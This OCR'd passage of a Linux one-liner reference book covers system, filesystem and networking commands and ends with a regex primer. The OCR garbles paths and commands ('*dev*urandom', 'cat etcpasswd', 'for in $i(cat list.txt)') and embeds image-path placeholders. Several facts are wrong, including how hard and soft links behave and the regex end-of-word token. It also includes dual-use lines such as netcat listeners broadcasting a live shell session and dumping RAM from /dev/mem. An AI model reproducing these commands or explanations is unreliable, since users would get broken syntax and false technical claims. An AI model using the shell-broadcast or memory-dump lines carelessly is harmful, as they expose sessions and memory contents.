> **Tip:** *This command will generate 10 passwords. Tweak the command to increase number of passwords generated, complexity*

level, or length (modify the bold text).

for i in {**1..10**}; do tr -cd '[**:alnum:**]' < *dev*urandom | fold -w**20** | head -n1; done

Define a simple calculator function, type:

? () { echo "$*" | bc -l; }

Example:

? **4*4+5**

(When you type '?' it will pass the equation into the function) Puts the system time in top right corner of the terminal window, type: while sleep 1;do tput sc;tput cup 0 $(($(tput cols)-29));date;tput rc;done & Displays system information and the current time in the top right corner of the terminal window, type: while true; do tput sc; tput cup 0 $(($(tput cols)-74)); w | grep load; tput rc; sleep 10; done & Create an alias to a command, type:

alias ai='sudo apt-get install'

-OR—

alias au='sudo apt-get update'

Notes: *To execute these aliases to install the new package, type:* ***ai package_name*** *To execute the second alias to update the package, type:* ***au***

To delete any alias, type: unalias ***alias_name***

Tip: *To see all aliases that have been setup in the terminal, type: alias*

To see all processes that are run by you, type: ps -aux | grep -v `whoami`

List all processes that are consuming more CPU time, type: ps -aux --sort=-%cpu | grep -m 11 -v `whoami`

Displays a section of text from within a file, type: sed -n /**start_pattern**/,/**start_pattern**/p **input_file.txt** To learn a random Linux command, type:

man $(ls /bin | shuf | head -1)

To create a pdf version of a man page, type: man -t **regex** | ps2pdf -- **output_file.pdf** To convert a command output as a graphic, type: ifconfig | convert label:@- **output_file.png** Another example of converting command output as a graphic, type: uname -a | convert label:@- **output_file.png** Displays all available keyboard bindings in BASH, type: bind -P | grep -v "is not" | sed -e 's/can be found on/:/' | column -s: -t A robust, modular log colorizer that makes reading log files easier, type: tail *var*log/syslog | ccze -A

It is also possible to export the files as HTML, type: cat *var*log/syslog | ccze -h > ~/Desktop/syslog.html

Note: *ccze has plugins for apm, exim, fetchmail, httpd, and more. To see list of available plugins, type: ccze -l*

Filesystem

These oneliner commands are for performing filesystem level operations and functions. For example, finding and managing files, managing file permissions and more.

Find files in a specific date range, type:

find . -type f -newermt "2025-01-01" ! -newermt "2025-12-31"

Delete all files in a directory that don't match a certain file extension, type: rm !(***.html | *.php* | .png)** Recursively remove all empty directories in the current path, type: find . -type d -empty -delete

Display how much storage a directory is consuming (advanced), type: du -kx | egrep -v "\./.+/" | sort -n See the top six files that are consuming all your local storage space, type: du -hsx /* | sort -rh | head -6

Search for a file that has a specific size, type: find . -type f -size 10M

Change permissions on a specific set of files, type: find ***path*to/directory/** -type f -exec chmod 644 {} \;

Tip: Reset directories permissions find . -type d -exec chmod 0755 {} \;

Perform a command on every file in directory

for x in `ls -1`; do echo $x; done

Create multiple folders under a specific path, type: mkdir -p **new_folder/**{**folder_1,folder_2,folder_3,folder_4**}

Copy a file in to multiple directories, type:

echo ***pathtodirectory1 path*to/directory2/ *path*to/directory3/** | xargs -n 1 cp ***path*to/file_name.ext** Count the number of files in a directory, type: ls -l /bin | grep -v ^c | wc -l

See all the files on your system (or a specific directory), type: find **/bin** -type f | less See all the directories on your system (or a specific directory) one page at a time, type: find / -type d | less

Create a file of any size, type:

dd if=*dev*zero of=**output_file.txt** bs=1M count=10

List files that were only changed today, type : ls -al --time-style=+%D | grep `date +%D`

Display only non-blank lines (also removes comment lines) within a configuration file grep '^[^#]' *etc*syslog.conf

To create a compressed archive (i.e. TAR file), type: tar -czvf **file_name.tar.gz *path*to/directory/**

To decompress the archive, type : tar -xzvf **file_name.tar.gz**
Move and rename files with suffixes quickly, type: cp ***path*to/directory/Really_Long_File_Name.cpp**{,**-old**}

Note: *This command will generate a new copy of the file called:* ***pathto/directory/Really_Long_File_Name.cpp-old***

Use 'pushd' and 'popd' for treating your paths as an array, type: cd ***directory1*directory2/directory3**; pushd .; cd /bin; popd

Note: *'pushd' stores the last directory path, the 'popd' allows you to return to it at a later time.*

Compare two directories and display their differences, type: comm -3 <(ls **directory1**) <(ls **directory2**)

Note: *Change the arguments from **-3** to **-2** or **-1** or remove it all together to control the column suppression.*

Synchronize two file directories, type:

rsync -avzh **/directory1 /directory2**

Kills a process that is locking a file, type:

fuser -k **file_name.ext** Mount an .ISO file as a CD, type:

sudo mount ***path*****to/file_name.iso** *mnt*cdrom -oloop **Manipulating text files:**

These commands are for manipulating the text contents inside of a file. These commands allow you to extract data or change its formatting.

Print columns 1 and 3 from input_file and output it into output_file, type: awk '{print $1, $3}' **input_file** > **output_file**

Tip: *col1 .. col9 is a simple alternative to using awk and print commands. col1 is just a simple script that splits and prints a given column. col2-col9 are just symbolic links to col1 ; who's behavior changes based on the name that is used.*

Ex 1a: mount | awk '{print $3}'

Ex 1b (equivalent): mount | col3

Ex 2a: cat etcpasswd | awk -F":" '{print $7}'

Ex 2b (equivalent): cat etcpasswd | col7 :

Output characters from column 8 to column 15 from input_file and output it into output_file, type: cut -c 8-15 **input_file** > **output_file** Replace a string of text from input_file and output it into output_file, type: sed "s/**search_word1**/**search_word2**/g" **input_file** > **output_file** Replace any character with another character, type: cat **input_file.txt** | tr '**:[space]:**' '**\t**' > **output_file.txt** Output formatted text in columns, type:

sudo cat *etc*passwd | column -t -s :

Convert the contents of a file to upper case, type: cat **input_file.txt** | tr a-z A-Z > **output_file.txt** Displays a count of all the different occurrences of data from output, type: (*i.e. awk, sed, cut, etc.*) | sort | uniq -c | sort -rn |

head Example:

history | awk '{ print $2 }' | sort | uniq -c | sort -rn | head Filters (removes invisible characters) the contents of a file, type: while IFS= read -r **line; do echo "$line"; done < input_file.txt > output_file.txt**

Note: *Replace 'somefile.txt' with the file you want to filter. The output will be written to 'newfile.txt'.*

Networking

These oneliner commands are for performing network level operations and functions. For example, sharing files, monitoring connections, *etc.*

Graph the number of connections for each host, type: netstat -an | grep ESTABLISHED | awk '{print $5}' | awk -F: '{print $1}' | sort | uniq -c | awk '{ printf("%s\t%s\t",$2,$1) ; for (i = 0; i < $1; i++) {printf("*")}; print "" }'

Share file through HTTP port: 80, type:

sudo nc -v -l 80 < **file_name.ext**

Note: *Open the web browser to the local IP address of the machine from which you're sharing from. To test out this feature, type: 127.0.0.1*

-OR-LocalHost

Query the domain and owner information, type:

whois **example.com** To install the command, type: sudo apt-get install whois

-OR-sudo yum install whois

Download an entire website, type:

wget --random-wait -r -p -e robots=off -U mozilla
http://www.example.com

Search and filter network packets, type:

ngrep -O network_capture.pcap -q 'HTTP'

To install the command, type: sudo apt-get install ngrep

-OR-sudo yum install ngrep

Captures traffic for Wireshark (https://www.wireshark.org/) from a specific ETH1 interface, type: tcpdump -i eth1 -s0 -v -w ***tmp*capture.pcap**
Shows all the local users on the system, type: lslogins

-OR—

lslogins **user_name** Backup files from one location to another location, type: rsync -vare ssh **user@192.168.0.100:*path*to/director/*
*home*user/backup/**

Testing a remote port to see if it is open, type: curl -s **example.com:80**
>*dev*null && echo Success. || echo Fail.

More advanced version, type (replace the IP and PORT parameter as appropriate), type: IP="**example.com**" ; PORT="**80**" ; curl -s "$IP:$PORT" > *dev*null && echo "Success connecting to $IP on port $PORT." || echo "Failed to connect to $IP on port $PORT."

Another version of the example of the previous oneline, type: timeout 1 bash -c "<*dev*tcp/**example.com/80**" && echo Port open || echo Port closed A simpler version, type:

nc -vz **example.com 80**

-OR—

telnet **example.com 80**

Displays your external IP address, type:

dig +short myip.opendns.com @resolver1.opendns.com Display local IP addresses regardless of network interface, type: ifconfig | sed '*inet*!d;/127.0/d;/dr:\s/d;s/^.*:\(.*\)B.*$/\1/'

Displays real-time wireless signal information, type: watch -n 1 cat *proc*net/wireless

Show apps that are using the network connection, type: ss -p

Discover which program is using a specific port, type: lsof -i **tcp:443**

Advanced commands

Overview: This chapter contains an advanced set of commands and one-liners. These one-liners are more advanced than the ones in the previous chapter. They can perform lower level functions or require more knowledge to utilize them.

This chapter has been broken up into different sections (i.e. system commands, filesystem, networking, etc.) in order to organize the content. So it is easier to find and understand.

Note: *Some commands and utilities might not be part of your default distro, and these applications may have to be installed in order to utilize them.*

System commands

These system commands and utilities listed in this section are for performing advanced system functions and operations. For example, managing system time, processes, packages and more.

Synchronize the time clock, type:

sudo ntpdate -s us.pool.ntp.org

Run the same command on multiple Linux servers, type : for in $i(cat list.txt); do ssh **user**@$i '**bash command**'; done

Note: *This example requires that you create a file called list.txt with the names of the servers that you want to execute the command against.*

See the time on the hardware clock, type:

sudo hwclock

To set the time, type:

sudo hwclock --set --date="**02/20/2020 20:20:00**"

See all running processes (updated live), type: top

For a more robust process manager, type:

htop

To install the command, type:


sudo apt-get install htop

-OR-sudo yum install htop

multitail monitors multiple log files simultaneously, also supports text highlighting, filtering, and many other features. For example, type: multitail ***var*****log_file1.log** ***var*****log_file2.log** To install the command, type:

sudo apt-get install multitail

-OR-sudo yum install multitail



```
nceapp/db_session.php on line 15
[Sun Jun 03 13:43:19.714803 2018] [:error] [pid 2507] [client ::1:55556] PHP Fat
al error:  Uncaught Error: Undefined class constant 'MYSQL_ATTR_INIT_COMMAND' in
 /var/www/html/referenceapp/db_session.php:15\nStack trace:\n#0 /var/www/html/re
ferenceapp/index.php(20): require()\n#1 {main}\n  thrown in /var/www/html/refere
nceapp/db_session.php on line 15
[Sun Jun 03 13:49:03.395604 2018] [:error] [pid 2505] [client ::1:55780] PHP Fat
al error:  Uncaught Error: Undefined class constant 'MYSQL_ATTR_INIT_COMMAND' in
 /var/www/html/referenceapp/db_session.php:15\nStack trace:\n#0 /var/www/html/re
ferenceapp/index.php(20): require()\n#1 {main}\n  thrown in /var/www/html/refere
nceapp/db_session.php on line 15
00] /var/log/apache2/error.log                                3KB - 2018/06/03 13:49:03
e/2.4.29 (Ubuntu) configured -- resuming normal operations
[Mon May 28 07:51:02.803992 2018] [core:notice] [pid 2268] AH00094: Command line
: '/usr/sbin/apache2'
[Mon May 28 10:56:09.494064 2018] [mpm_prefork:notice] [pid 2268] AH00169: caugh
t SIGTERM, shutting down
[Mon May 28 16:21:34.793589 2018] [mpm_prefork:notice] [pid 2150] AH00163: Apach
e/2.4.29 (Ubuntu) configured -- resuming normal operations
[Mon May 28 16:21:34.837839 2018] [core:notice] [pid 2150] AH00094: Command line
: '/usr/sbin/apache2'
[Mon May 28 19:01:59.925864 2018] [mpm_prefork:notice] [pid 2150] AH00169: caugh
t SIGTERM, shutting down
01] /var/log/apache2/error.log.1 F1/<CTRL>+<h>: help   692 - 2018/06/03 13:48:40
```

MULTITAIL Example (displays two log files) Monitor the output of any utility (the command refreshes the output at regular intervals), type: watch df

A similar command for watching for large files, type: while ls -la **file_name**; do sleep 5; done Run any program in the background and close your shell, type: nohup wget example.com/file_name.zip

Note: *A file will be generated in the same directory with the name nohup.out, this file contains the output of the running program.*

xargs allows you to pass the output from one command to act as arguments for another, type: find . -name "*.log" -type f -print | xargs tar -cvzf **logs.tar.gz** Example: Append a list of URLs to the end of the WGET command, type: cat **links.txt** | xargs wget

Note: *This example requires that you create a file called links.txt with a list of URLs that you want to execute the command against.*

To lists all the Debian packages installed on a system, type: dpkg --get-selections > **debian_list.txt** To reinstall these Debian packages on another system, type: dpkg --set-selections < **debian_list.txt**

Note: *The configuration files from /etc directory may need to be copied over to the new system for these packages to work properly.*

~/.bashrc is a shell script that BASH runs whenever a terminal shell session is initialized. You can put any commands or customized functions in this file that you want available when you login via local terminal or remote session.

Add the following command to ' ~/.bashrc ' to help automatically fix file or path name errors, type: shopt -s cdspell

Tip: Add the following command to ' ~/.bashrc ' to add color to the LESS/MAN pages, type: *# Adds color to the LESS/MAN pages export LESS_TERMCAP_mb=$'\E[01;31m'*

export LESS_TERMCAP_md=$'\E[01;33m'

export LESS_TERMCAP_me=$'\E[0m'

export LESS_TERMCAP_se=$'\E[0m'

export LESS_TERMCAP_so=$'\E[01;42;30m'

export LESS_TERMCAP_ue=$'\E[0m'

export LESS_TERMCAP_us=$'\E[01;36m'

See the top 10 utilities that you regularly use by analyzing your command history, type: history | awk 'BEGIN {FS="[\t]+|\\|"} {print $3}' | sort | uniq -c | sort -nr | head

Tip: *There is a similar command that shows how many times you used a command for the current day, type: hash*

Make auto-completion non-case sensitive (i.e. ' cd /BI(press Tab)' 'cd /bin '), type: echo 'set completion-ignore-case on' >> */.inputrc; echo 'set show-all-if-ambiguous on'* >> /.inputrc; echo 'set show-all-if-unmodified on' >> ~/.inputrc Create or modifies the ~/.inputrc . The session needs to be restarted for the changes to take effect.

Shows the numerical value for each of the 256 colors that are available in BASH, type: for((i=16; i<256; i++)); do printf "\e[48;5;${i}m%03d" $i; printf '\e[0m'; [! $((($i - 15) % 6)) -eq 0] && printf ' ' || printf '\n'; done The screen command can multiplex several terminals between processes, type: screen

Start a process to just test the application, type: ping localhost

Press Ctrl+A and **?** for help, Ctrl+A and **D** to detach a screen (this will take you back to your original terminals).

To see a list of terminals that are running in the background, type: screen -ls

To re-attach the terminal that is running in the background, type: screen -r

When done, type: exit to return to your original terminal window.

Note: *This program can do more than this brief tutorial shows. Read the documentation for more information and examples.*

The vmstat command provides information about memory, swap utilization, I/O wait, and system activity, type: vmstat 1 20 (the arguments runs the command every second, twenty times)

Note: *This command is very useful for diagnosing I/O-related issues.*

Filesystem

These are more advanced one-liners and commands, they are for performing filesystem level operations and functions. For example, performance testing your storage system, creating logical shortcuts to files and directories, managing files, and more.

Creating File Shortcuts (Links)

There are two types of file shortcuts (aka links) that can be created in Linux, they are hard and soft links. Hard links can be created to files and directories on the same volume. Soft links (aka symbolic Links) can be created to files and directories on different volumes.

The advantage of using links (hard or soft) is that when you modify the link file it is like modifying the original file, because they may exist in a different location then the original file. It is just a pointer (i.e. it literally points to the file on the disk) that directs the filesystem to use the correct file.

The hard link is a separate file which contains information about the original file and where it is located, type: cp -l **file_name1 file_name2**

Note: *If you delete the original file, the hard link will prevent the file from being deleted. If you want to delete the file, you will also have to remove the hard link.*

An alternative command to create a hard link, type: ln **file_name1 file_name2**

If you need to create links on a different physical drive, you'll have to create a soft link instead, type: cp -s **file_name1 file_name2**

Notes: *If you delete the original file **test.txt*** it will also delete the shortcut ***test1.txt.***

*The output shows the link to **test1.txt** which is the shortcut to the original file: **test.txt*** : *lrwxrwxrwx 1 jane root 11 May 20 12:23 **test1.txt -> test.txt** -rw-rw-rw-1 jane root 1242 May 20 12:19 **test.txt*** An alternative command to create a hard link, type: ln -s **file_name1 file_name2**

An alternative to the tree command, type: ls -R | grep ":$" | sed -e 's/:$// *-e 's*[^-][^\/]*\//--/g' -e 's/^/ *' -e 's*-/|/'

Scan file(s) to check if they contain a particular text string, type: grep -Pri "**Search_Term**" ***Path_to_Directory*.log***

Tip: *Enabling grep auto coloring, type: alias grep="grep --color=auto"*


Find files containing specified text string recursively in the current directory, type: grep -H -r "string" ./*

Midnight commander (MC), makes navigating the filesystem easier.

To install the command, type:

sudo apt-get install mc

-OR-sudo yum install mc



```
 Left     File     Command     Options     Right
┌<─ /var ──────────────────────────────.[^]>┐┌<─ ~/test1 ─────────────────────────────.[^]>┐
│'n              Name            │ Size  │Modify time ││.n                Name              │ Size  │Modify time │
│/..                             │UP--DIR│Jun  3 10:42││/..                                 │UP--DIR│Jun  3 10:42│
│/tmp                            │    512│Sep 22  2017││/test2                              │    512│May 17 14:52│
│/spool                          │    512│Sep 22  2017││ file_name1                         │      0│Apr 19 17:17│
│/snap                           │    512│Aug 31  2017││ file_name10                        │      0│Apr 19 17:17│
│~run                            │      4│Sep 22  2017││ file_name2                         │      0│Apr 19 17:17│
│/opt                            │    512│Sep 22  2017││ file_name3                         │      0│Apr 19 17:17│
│/mail                           │    512│Sep 22  2017││ file_name4                         │      0│Apr 19 17:17│
│/log                            │    512│Jun  1 15:01││ file_name5                         │      0│Apr 19 17:17│
│~lock                           │      9│Sep 22  2017││ file_name6                         │      0│Apr 19 17:17│
│/local                          │    512│Apr 12  2016││ file_name7                         │      0│Apr 19 17:17│
│/lib                            │    512│Apr 17 10:42││ file_name8                         │      0│Apr 19 17:17│
│/games                          │    512│Apr 17 22:58││ file_name9                         │      0│Apr 19 17:17│
│/crash                          │    512│Sep 22  2017││                                    │       │            │
│/cache                          │    512│Mar 23 21:15││                                    │       │            │
│/backups                        │    512│Apr 12  2016││                                    │       │            │
│/mail                                              ││UP--DIR                                              │
└──────────────────────────── 81G/226G (36%) ─┘└───────────────────────────── 81G/226G (36%) ─┘
Hint: Want to see your *~ backup files? Set it in the Configuration dialog.
                                                                                          [^]
 1Help   2Menu   3View   4Edit   5Copy   6RenMov   7Mkdir   8Delete   9PullDn   10Quit
```

Midnight commander Deleting large files (erases the content and leaves an empty file), type: > ***path*to/large_file.log** How to fix a mess you created by accidentally un-TARing files in to the wrong directory, type: tar ztf ***path*to/file_name.tar.gz** | xargs -d'\n' rm -v See a list of all file and subdirectories for a path, type: tree **/home** To install the command, type:

sudo apt-get install tree

-OR-sudo yum install tree

Easily convert text files to and from a Windows or UNIX format, type: Using awk to convert a Windows text file to UNIX, type: awk '{ sub("\r$", ""); print }' **windows_file.txt** > **unix_file.txt** Using awk to convert a UNIX text file to Windows, type: awk 'sub("$", "\r")' **unix_file.txt** > **windows_file.txt** The diff utility can compare the output of two commands without creating a temporary file: diff <(ls **directory_name1**) <(ls **directory_name2**) Create a function that will automatically do an ls when you type cd (i.e. cd '/bin'), type : cd() { builtin cd -- "$@" && { ["$PS1" = ""] || ls -hrt --color; }; }

Create an Info Bar at the top of your screen, type: PS1='\[\e[s\e[7m\e[1;1H\]\w\n\t \j \! \#\[\e[u\e[0m\e[33;1m\][\u@\h \[\e[34m\]\W]\[\e[0m\]\$ '

Tip: *To enhance the 'clear' command to work with the Info Bar, type: alias clear='echo -e "\e[2J\n"'*

Find all world-writable files on your system, type: find / -type f -perm -o+w -exec ls -l {} \;

Networking

These are more advanced one-liners and commands, they are for performing networking operations and functions. For example, scanning remote ports on a machine, listing connections to remote machines, setting up temporary file servers, and more.

NMAP: is a very versatile tool for scanning a network (for more information, go to: https://nmap.org) To install the command, type:

sudo apt-get install nmap

-OR-sudo yum install nmap

Tip: *To play around with nmap, type: nmap -oS* ***example.com*** *-*
OR-nmap -oS - ***scanme.nmap.org*** *(The extra [-] dash puts the output in L33t, aka 'Script Kiddie' mode)*

To obtain network traffic statistics, type:

iptraf-ng

To install the command, type:

sudo apt-get install iptraf-ng

-OR-sudo yum install iptraf-ng

To identify which files have an open process, use: lsof

Note: *In Linux environments, a file can be a network connection.*

NETCAT (nc) is a tool designed to be used as a destination of a redirect (one pipe or |).

Example:

echo -e "GET **http://example.com** HTTP/1.0\n\n" | nc example.com 80

(Downloads a webpage source code)

Analyze log files while the application is still running, type: tail -f **path_to_log** | grep **search_term** Server logs can be gzip compressed to save local storage space, also see the 'Z' commands alternatives (i.e. zless, zcat, zgrep , etc.) can deal with compressed log files.

vnstat collects all traffic needed from any configured interface.

To install the command, type: sudo apt-get install vnstat

-OR-sudo yum install vnstat

Note: *Collects kernel data instead of the interface data, has a lighter execution on the system.*

Lists open network ports that are in the Listening state, type: netstat -lnp

Filter the 'netstat' command, type:

netstat -c | grep '**State**'

Use Python to setup a temporary http server: python -m SimpleHTTPServer (*this will make the current directory the command was run in available via HTTP via the machine's IP address on port 8000*), then use the following command to download and extract the file on a remote system, type: wget -qO - **http://192.168.0.100:8000/file_name.bz2** | tar xjvf -

Tip: *To make an alias to this command, type: alias webshare='python -m SimpleHTTPServer'*

Run commands after you log out of an ssh session, type: nohup wget **http://mirror.example.com/mirror/linux-64bit.iso** & For example, if downloading a large file on a Raspberry PI without using the nohup command you would have to wait for the download to finish before logging off the ssh session and before shutting down your laptop.

Watch a text version web page be refreshed every 10 seconds, type: watch --interval=10 lynx -dump **http://example.com/statisitics.html** To install the command, type:

sudo apt-get install lynx

-OR-sudo yum install lynx

Flushing the DNS cache, type:

sudo service **network-manager** restart -OR-sudo *etc*init.d/**nscd** restart
List all network connections and related apps, type: lsof -i -nP

Display the number of IP connections to the web server on port 80, type: netstat -plane | grep :80 | awk '{print $5}' | grep -Eo '([0-9]{1,3}\.){3}[0-9]{1,3}'| sort | uniq -c | sort -n

Advanced Functions

Broadcast output of shell thru ports 5000, 5001, 5002 (or whatever you want), type: script -qf | tee >(nc -kl 5000) >(nc -kl 5001) >(nc -kl 5002) To access the shell broadcast, type:

nc **your_ip_address** [5000 | 5001 | 5002]

Intercept the STDOUT and STDERR of another process, type: strace -ff -e trace=write -e write=1,2 -p **Process_ID**

Note: *To test this command, open two terminals, run ps -aux in one terminal and get the process ID for the second terminal (i.e. "username* ***23*** *0.0 0.0 25816 3548 tty2 Ss 14:16 0:00 -bash"). In the first terminal run the strace -ff -e trace=write -e write=1,2 -p 23 . In the second terminal, you will see trace dump.*

View the contents/values of RAM as a string (plain text), type: sudo dd if=*dev*mem | cat | strings

Watch the progress of a file copy, type:

pv **input_file** > **output_file**

Note: *The pv allows a user to see the progress of data going through a pipeline, by displaying information such as time elapsed, percentage completed (with progress bar), current throughput rate, total data transferred, and ETA.*

Creates a digest hash for file, type:

openssl dgst -sha256 -hex **sample.txt**

Note: *A digest hash can tell you if a file has changed since it was last hashed.*

Split terminal screens either vertically and/or horizontally, type: tmux

Vertical split, press: Ctrl+B and then Shift+5

Horizontal split, press: Ctrl+B and then Shift+"

Navigate screens, press: Ctrl+B and then arrow keys To kill screen, press: Ctrl+B and then X -OR-type: exit

To get help, type:

man tmux

asciiview generates a composite image of a picture out of text, type: asciiview **input_file.png** Press 'H' for help, or press 'Q' to quit.

To install the command, type:

sudo apt-get install aview

Extract text from a picture with tesseract (i.e. OCR), type: tesseract input_file.png output_file.txt

To install the command, type:

sudo apt-get install tesseract-ocr -OR—

RPM based installation, see: https://github.com/tesseract-ocr/tesseract/wiki

Tip: *If you're having problems OCRing a document, try to upscale image file by 480%, change it to greyscale, backfill it with white, sharpen it, and then try to extract the text. Otherwise if the document has very large fonts, change the upscale to 200% or 300%.*

$ convert -colorspace gray -fill white -resize 480% -sharpen 0x1 file.png file.jpg

Note: *More information: https://github.com/tesseract-ocr/tesseract*

Convert an image from one size to another size, type: convert -resize 50% **input_file.png output_file.jpg** If this package is not already installed, type: sudo apt-get install imagemagick

-OR—

RPM based installation, see: http://www.imagemagick.org/script/download.php#unix Show library calls that are being made (used for program debugging), type: ltrace echo **HelloWorld** Show system calls that are being made (used for program debugging), type: strace echo **HelloWorld** Records a screencast and convert it to an mpeg video, type: ffmpeg -f x11grab -r 25 -s 800x600 -i :0.0 ***tmp*output_file.mpg**

Note: *Grabs X11 input and creates an MPEG at 25 fps with the resolution of 800x600*

To download YouTube videos, type:

youtube-dl **URL_of_video** If this package is not already installed, type: sudo apt-get install youtube-dl

-OR-sudo yum install youtube-dl Taking the audio from a video file, type:

mplayer -ao pcm -vo null -vc dummy -dumpaudio -dumpfile **output_file input_file** Transcoding (i.e. converting one digital format to another) video from one format to another format, type: mencoder **sample_movie.wmv** -o **sample_movie.avi** -ovc lavc -oac lavc

Note: *References to* youtube-dl, *mencoder,* mplayer *are only provided as an example of some of the audio and video tools and functionality that is available in Linux.*

Wildcards and Regular Expression

Overview: This chapter provides an overview of Wildcards and Regular Expressions. Wildcards are used to give you the ability to substitute one or more text characters. While Regular Expressions gives you the ability to write an expression to match text patterns.

Wildcards give you the ability to substitute one or more characters in a string of characters. These patterns that are replaced tend to be very simple.

For example, if there were three files that you wanted to delete, with the following filenames: file1.txt, file2.txt, file3.txt . The command rm file**?**.txt , would delete these files. The '?' (question mark) is a wildcard for any single letter or number.

Regular Expression gives you the ability to write an expression to match string patterns of characters in a file or program output (i.e. STDOUT). These patterns tend to range from simple to very complex, depending on what you're trying to match.

Examples of some Regular Expression pattern matching will be discussed in more depth later in this section. Although, this is only a primer meant to give you a brief introduction to the technology.

Wildcards

Wildcards are very often used in the selection of a set of files that have a similar name to perform some type of file operation. Although, other applications use wildcards for searching other types of data as well.

There two types wildcard operators:

? = represents only one character [a-z],[A-Z], [0-9]

Example:

chmod **777 ???file** (Effects files in the current directory with names like: 001file, 002file, etc.) ***** = represents one or more characters [a-z],[A-Z], [0-9]

Example:

chmod **777 ***

(Effects all files in the current directory)

Regular Expression

Regular Expression often referred to as RegEx for short, allows you to write simple or complex search patterns that can match strings in a file's name, data in a file (i.e. logs), *etc*. RegEx can be very powerful, and very confusing until you get used to it. If it doesn't make sense first, keep working with it.

Example:

^\D+\d{4}.jpg MATCHES **PICP0119.jpg** *(or any other four-digit number preceded by at least one non-digit character).*

This subchapter, only provides a very brief introduction to the RegEx, if you would like to learn more about it, I would like to refer you to the many great references that are available.

Note: *There are a few different variants of RegEx, so this reference may not properly align with all versions that are available. Although, it should provide enough general reference that you can apply what you learn from it.*

Token	Description	Example
(a|b)	Characters a or b (Groups and Ranges)	
(?:...)	Passive (non-capturing) group (Groups and Ranges)	
\n	nth group/subpattern (Groups and Ranges)	
^ -or- **\A**	The caret sign is used as an anchor to search the start of a string. (Anchor)	**^abc** matches '**abc**def' OR '**abc**123', NOT '123abc'

$ -or- **Z**	The dollar sign is used as an anchor to search the end of a string. (Anchor)	**abc$** matches ‘123**abc**’, NOT ‘abc123’. Advanced: **^abc(.*)123$** matches **abc**xyz**123**
.	The period character matches any single character (except new line [\n]). (Groups and Ranges)	**a.c** MATCHES **a**b**c** OR **a**d**c**, NOT abd
*	The asterisk matches zero or more occurrences of a previous expression. **Note:** *Combine the asterisk with a period to form a ‘match anything’ expression (.*).*	**ab*c** MATCHES **abc** OR **ab**b**bc**, NOT adc
+	The plus sign matches one or more occurrences of the previous expression.	**ab+c** MATCHES **abc** OR **ab**b**c** NOT ac
?	The question mark matches either zero or one occurrence of the previous expression.	**ab?c** MATCHES **ac** OR **abc** NOT abbc
|	The piping (vertical bar) separates two or more characters or expressions, any of which may match. [Logical OR]	**a|b** MATCHES **a** OR **b** **a(b|c)d** MATCHES **abd** OR **acd**
{}	Braces indicate that the preceding expression must match an exact number of times. [Quantifier]	**ab{2}c** MATCHES **abbc** NOT **abc** OR **abbbc**
[]	Matches any single character in the set of specified characters. [Character Set] (Groups and Ranges)	**[abc]** MATCHES **a, b** OR **c** **[af-j]** MATCHES **a, f, g, h** OR **j**
[^]	Matches any character not in	**[^pqr]** MATCHES **any**

	the set of specified characters. [Negative character set] (Groups and Ranges)	**character except p, q** OR **r**
()	Parentheses combine multiple characters into an expression. [Capture Group/Expression] (Groups and Ranges)	**a|(bc)** MATCHES **a** OR **bc**
\	The backslashes escape token characters in order to match those characters literally. [Escape Character] **Note:** *The backslash is used before a non-token character to indicate the following special escape characters: \**t** = tab character ($09) \r = carriage return ($0d) \v = vertical tab ($0b) \f = form feed ($0c) \n = new line ($0a) \e = escape ($1b) \O = matches an octal digit (Character Class) \x = matches an ASCII character specified as a two-digit hexadecimal number, e.g. \x20 matches a space. (Character Class) \u = matches a Unicode character specified as a four-digit hexadecimal number, e.g. \u0020 matches a space. (Character Class)*	**a\\\\t** MATCHES **a\t a\\\|b** MATCHES **a|b**
\b	Restricted by word boundary (Anchor)	
\B	Not restricted by word boundary (Anchor)	
\<	Start of word (Anchor)	

\<	End of word (Anchor)	
\c	Control character (Character Class)	
